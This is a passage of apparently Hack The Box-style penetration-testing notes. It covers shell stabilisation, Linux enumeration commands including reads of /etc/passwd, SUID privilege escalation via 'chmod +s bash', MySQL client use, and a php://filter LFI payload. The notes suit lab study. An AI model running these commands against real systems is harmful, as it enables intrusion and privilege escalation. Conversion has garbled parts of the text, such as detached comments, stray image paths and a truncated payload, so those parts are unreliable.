You can stabilize the shell with the python module pty:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

For more information checkout the following GitHub repo: PayloadsAllTheThings

If you gain access depending on the OS you can try the following commands to get more information: >Linux

```
$ id
 ifconfig/ip addr
$ uname -a
```

\$ less /etc/passwd

\$ whoami

\$ ps -ef

# print system information

# -e = select all processes

# usernames with UID, GID, GI # only usernames

# Get inforamtion about the 0

\$ cat /etc/os-release Windows


\$ whoami


\$ cut -d: -f1 /etc/passwd



# **Exploiting SUID**

```
find / -perm /4000 2>/dev/null
sudo chmod +s bash
```





# MySQL Basics

```
To interact with MySQL/MariaDB we can use the mysql binary.
$ mysql -u root -h docker.hackthebox.eu -P 3306 -p
Enter password:
...SNIP...
mysql>
*(-u = User
  -h = Host
  -P = Port
        = Password)
  -р
```

## Operators

- **▶** Division (/), Multiplication (\*), and Modulus (%)
- Addition (+) and subtraction (-)
- Comparison (=, >, <, <=, >=, !=, LIKE)
- ► NOT (!)
- ► AND (&&)
- ► OR (11)

For an overview please have a look at the (MySQL cheatsheet)[https://devhints.io/mysql]. ## LFI

entry=php://filter/convert.base64-encode/resource=index.phj